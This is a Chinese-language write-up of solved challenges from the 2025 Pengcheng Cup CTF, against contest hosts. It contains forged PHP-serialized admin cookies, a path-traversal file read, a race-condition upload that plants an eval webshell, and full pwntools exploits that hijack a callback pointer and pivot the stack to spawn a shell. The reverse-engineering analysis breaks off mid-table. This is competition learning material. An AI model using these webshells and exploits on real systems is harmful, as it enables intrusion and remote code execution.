鹏城杯2025 Writeup

Web


pcb5-ez_php | solved

192.168.18.22:25005

dirsearch:

```
代码块
1   Target: http://192.168.18.22:25005/
2
3   [18:27:29] Starting:

4   [18:27:44] 302 -    0B  - /dashboard.php  ->  index.php
5   [18:27:46] 200 -   19B  - /flag.php
6   [18:27:54] 302 -    0B  - /profile.php  ->  index.php
7   [18:27:59] 200 -    1KB - /test.txt
8   [18:28:00] 200 -    0B  - /upload.php
```

直接伪造admin登录会报错：


> 
>

a改为\61绕过：

```
代码块
1   identification:TzoxMjoiU2Vzc2lvblxVc2VyIjoxOntzOjIyOiIAU2Vzc2lvblxVc2VyAHVzZXJu
    YW1lIjtOjU6Ilw2MWRtaW4iO30=
```

直接读flag.php，结尾加斜杠绕过对后缀的限制，payload:

```
代码块
1   http://192.168.18.22:25005/dashboard.php?filename=flag.php/
```



pcb5-Uplssse | solved

192.168.18.26:25002

伪造admin登录，is_admin改为1：

```
代码块
1   user_auth:Tzo0OiJVc2VyIjo0OntzOjg6InVzZXJuYW1lIjtzOjU6ImFkbWluIjtzOjg6InBhc3N3b
    3JkIjtzOjE6IjEiO3M6MTA6ImlzTG9nZ2VkSW4iO2I6MTtzOjg6ImlzX2FkbWluIjtpOjE7fQ==
```

后续打条件竞争，burpsuite intruder一直上传文件shell.php：

```
代码块
1   <?php
2   fputs (fopen("evil.php","w"),'<?php @eval($_REQUEST[1]);?>');
3   ?>
```

python脚本访问shell.php，执行成功就生成evil.php并且不会被删除：

代码块

```python
import requests

url = "http://192.168.18.26:25002/tmp/shell.php"
while True:
    resp = requests.get(url)
    if resp.status_code == 200:
        print("OK")
        break
    else:
        print("NO")
```

蚁剑连evil.php，flag在根目录下

pcb5-ezDjango | solved

https://pan.baidu.com/s/1ss8wzZjzO1QaKD-5y4QnWw?pwd=1234

192.168.18.27:25003

代码块


```
curl -X POST "http://192.168.18.27:25003/copy/" -H "Content-Type: application/x-www-form-urlencoded" -d "src=../../../flag&dst=/tmp/django_cache/e4a25f7b052442a076b02ee9a1818d2e.djcache"
{"status": "success", "message": "File copied", "src": "../../../flag", "dst": "/tmp/django_cache/e4a25f7b052442a076b02ee9a1818d2e.djcache"}
```

Pwn


pcb5-myZoo | solved

https://pan.baidu.com/s/14UddXQVGmnMuLNk3_-kbzQ?pwd=1234

192.168.18.24:26004




可以看到三个动物公用了一个ptr全局指针



给bird起名后不会清空ptr

而且bird的name字段和cat的回调指针重叠了，我们可以修改cat的回调指针为printf



可以泄露libc地址

用相同的步骤可以再次覆盖回调指针为system, 以此rce

代码块


```python
from pwn import *
#io=process('./pwn')
io=remote("192.168.18.24",26004)
libc=ELF('./libc.so.6')
def bug():
    gdb.attach(io)
def ch(Id):
    io.sendline(str(Id).encode())
def bird(payload):
    ch(3)
    io.sendline(b"yes\nyes")
    io.recvuntil("那你起个名字吧")
    io.send(payload)
def cat(payload):
    ch(2)
    io.sendline(b"yes")
    io.send(payload)
io.recvuntil(b"@")
pie=int(io.recv(14),16)-0x12C9
print(hex(pie))
bird(b'a'*4+p64(pie+0x1170))
cat(b"%39$p\x00")
```

```python
ch(2)
io.recvuntil("这个嘛")
ch(2)
io.recvuntil(b"0x")
io.recvuntil(b"0x")
base=int(io.recv(12),16)-0x29e40
print(hex(base))
io.sendline(b"no")
#-----------------------------------------------------------
bird(b'a'*4+p64(base+libc.sym.system))
cat(b"sh\x00")
ch(2)
ch(2)
io.interactive()

```


pcb5-Pivoting | solved

https://pan.baidu.com/s/17pYlzTCFsAMvNJyuHOn7Nw?pwd=1234

192.168.18.21:26005



可以栈溢出8字节, 栈迁移



代码块

```python
from pwn import *
#io=process('./pwn')
io=remote("192.168.18.21",26005)
bss=0x404800
libc=ELF('./libc.so.6')
def bug():
    gdb.attach(io)
io.send(b'a'*0x40)
io.recvuntil(b"Please tell me your name\n")
data=u64(io.recv(8))
print(hex(data))
io.sendline(b"1")
io.sendlineafter(b"withdraw?",b"12")
io.recvuntil(b"Are you sure?\n")
payload=b'a'*0x50+p64(bss)+p64(0x40145F)
io.send(payload)
io.recvuntil(b"do for you")
io.sendline(b"0")
io.sendline(b"1")
io.send(b'a'*0x40)
#----------------------------------------------------
io.sendline(b"1")
io.sendlineafter(b"withdraw?",b"12")
io.recvuntil(b"Are you sure?\n")
payload=p64(0x4014EC)+p64(0)+p64(1)+p64(0x404028)+p64(0x1000)+p64(0x4047e8)+p64(0)+p64(0x4014D2)+b'a'*0x10+p64(bss-0x58)+p64(0x4014C8)
io.send(payload)
```

```
#-------------------------------------------------
pause()
magic=0x40119D-1
offset=libc.sym.execve-libc.sym.setvbuf
got=0x404030
payload=p64(0x4014EC)+p64(offset)+p64(got+0x3d)+p64(0)*4+p64(magic)+p64(0x4014EC)+p64(0)+p64(1)+p64(got)+p64(0)*2+p64(0x404868)+p64(0x4014D2)+b"/bin/sh\x00"
io.send(payload)
io.interactive()

```

Reverse

pcb5-LinuxChal | Solved - Spreng

https://pan.baidu.com/s/1P6lB6Dx9UhPhb1RW5FoqSw?pwd=1234

第一步，通过qword数组调用的函数标记上名字，显然，在内存中写入了elf文件再执行，这里在__write处下断点，提取文件，命名为code

```
v200 = ((__int64 (__fastcall *)(_QWORD, __int64, _QWORD))qword_555555573860[*((unsigned int *)v240 + 1)])(// __write
         v186,
         v198,
         (unsigned int)dword_555555573978);
v251 = sub_55555555CC2A(&v194);
v242 = &v251;
if ( (unsigned __int8)v251 != 1 )
{
  v243 = (_DWORD *)v242 + 1;
  for ( i9 = 0; !i9; i9 = 1 )
    *v243 ^= 0xFFFFFFAD;
}
*(_BYTE *)v242 = 1;
((void (__fastcall *)(__int64, size_t))qword_5555555738C0[*((unsigned int *)v242 + 1)])(v198, v197);// __munmap
v252 = 0LL;
v251 = (__int64)v199;
v249 = 0LL;
v250 = sub_55555555CF0C(&v194);
v244 = &v250;
if ( (unsigned __int8)v250 != 1 )
{
  v245 = (_DWORD *)v244 + 1;
  for ( i10 = 0; !i10; i10 = 1 )
    *v245 ^= 0xFFFFFFAF;
}
*(_BYTE *)v244 = 1;
((void (__fastcall *)(_QWORD, __int64 *, __int64 *))qword_555555573920[*((unsigned int *)v244 + 1)])(// fexecve
  v186,
  &v251,
  &v249);
v136 = 9;
v137 = v136 + (char)_7();
v138 = (char)2();
v246 = (double)(int)((v137 + v138 * (char)0()) / (unsigned int)8 - 1);
v194 = ((double)7 - ((double)3 + (double)3)) * v246;
v139 = 9;
v140 = v139 + (char)_7();
v141 = (char)2();
```

找到code中的加密代码

代码块

```
      for ( i1 = *((_DWORD *)v225 + 1); i1 < 1008; ++i1 )
        flag[box[3 * i1 + 2]] = ~(flag[box[3 * i1 + 1]] & flag[box[3 * i1]]);
```

如果box是随机没有规律的显然没办法逆向，这里应理解为数据代替程序，要从box中找规律，写等效代码。

1. 所有的值仅被赋值一次
2. 先赋值0x0030-0x03ef，暂存区
3. 再赋值0x0000-0x0017，有效数据区域

非同的运算性质，两数相等就等效于取逆，满足交换律不满足结合律。

从最后一段来看有明显规律，0x34b开始每次间隔4的这个就是最终计算结果。

```
0x034b, 0x034b, 0x03f0, 0x03f0, 0x03f0, 0x0000,
0x034f, 0x034f, 0x03f1, 0x03f1, 0x03f1, 0x0001,
0x0353, 0x0353, 0x03f2, 0x03f2, 0x03f2, 0x0002,
0x0357, 0x0357, 0x03f3, 0x03f3, 0x03f3, 0x0003,
0x035b, 0x035b, 0x03f4, 0x03f4, 0x03f4, 0x0004,
0x035f, 0x035f, 0x03f5, 0x03f5, 0x03f5, 0x0005,
0x0363, 0x0363, 0x03f6, 0x03f6, 0x03f6, 0x0006,
0x0367, 0x0367, 0x03f7, 0x03f7, 0x03f7, 0x0007,
0x036b, 0x036b, 0x03f8, 0x03f8, 0x03f8, 0x0008,
0x036f, 0x036f, 0x03f9, 0x03f9, 0x03f9, 0x0009,
0x0373, 0x0373, 0x03fa, 0x03fa, 0x03fa, 0x000a,
0x0377, 0x0377, 0x03fb, 0x03fb, 0x03fb, 0x000b,
0x03c3, 0x03c3, 0x03fc, 0x03fc, 0x03fc, 0x000c,
0x03c7, 0x03c7, 0x03fd, 0x03fd, 0x03fd, 0x000d,
0x03cb, 0x03cb, 0x03fe, 0x03fe, 0x03fe, 0x000e,
0x03cf, 0x03cf, 0x03ff, 0x03ff, 0x03ff, 0x000f,
0x03d3, 0x03d3, 0x0400, 0x0400, 0x0400, 0x0010,
0x03d7, 0x03d7, 0x0401, 0x0401, 0x0401, 0x0011,
0x03db, 0x03db, 0x0402, 0x0402, 0x0402, 0x0012,
0x03df, 0x03df, 0x0403, 0x0403, 0x0403, 0x0013,
0x03e3, 0x03e3, 0x0404, 0x0404, 0x0404, 0x0014,
0x03e7, 0x03e7, 0x0405, 0x0405, 0x0405, 0x0015,
0x03eb, 0x03eb, 0x0406, 0x0406, 0x0406, 0x0016,
0x03ef, 0x03ef, 0x0407, 0x0407, 0x0407, 0x0017};
```

倒数第二段，这是异或逻辑：

a^b = NAND(NAND(a, c), NAND(b, c)), c=NAND(a, b)

```
0x02ff, 0x03bf, 0x03ec,
0x02ff, 0x03ec, 0x03ed,
0x03bf, 0x03ec, 0x03ee,
0x03ed, 0x03ee, 0x03ef,
```

像这样从前到后把每一段都做好分组注释，前面的部分都是这样一长一短，共8个周期。

布尔运算简化：长的部分等效于NAND(a, b)^c，短的部分等效于d^e，

关注参数的调用，等效于NAND(a_i, b_i)^a_{i+1}^c_i，一个进3出1的函数

```
0x01e3, 0x0018, 0x0210, 0x0210, 0x0210, 0x0211, 0x0211, 0x01e7, 0x0212, 0x0211, 0x0212, 0x0213, 0x01e7, 0x0212, 0x0214, 0x0213, 0x0214, 0x0215,
0x01e7, 0x0019, 0x0216, 0x0216, 0x0216, 0x0217, 0x0217, 0x01eb, 0x0218, 0x0217, 0x0218, 0x0219, 0x01eb, 0x0218, 0x021a, 0x0219, 0x021a, 0x021b,
0x01eb, 0x001a, 0x021c, 0x021c, 0x021c, 0x021d, 0x021d, 0x01ef, 0x021e, 0x021d, 0x021e, 0x021f, 0x01ef, 0x021e, 0x0220, 0x021f, 0x0220, 0x0221,
0x01ef, 0x001b, 0x0222, 0x0222, 0x0222, 0x0223, 0x0223, 0x01f3, 0x0224, 0x0223, 0x0224, 0x0225, 0x01f3, 0x0224, 0x0226, 0x0225, 0x0226, 0x0227,
0x01f3, 0x001c, 0x0228, 0x0228, 0x0228, 0x0229, 0x0229, 0x01f7, 0x022a, 0x0229, 0x022a, 0x022b, 0x01f7, 0x022a, 0x022c, 0x022b, 0x022c, 0x022d,
0x01f7, 0x001d, 0x022e, 0x022e, 0x022e, 0x022f, 0x022f, 0x01fb, 0x0230, 0x022f, 0x0230, 0x0231, 0x01fb, 0x0230, 0x0232, 0x0231, 0x0232, 0x0233,
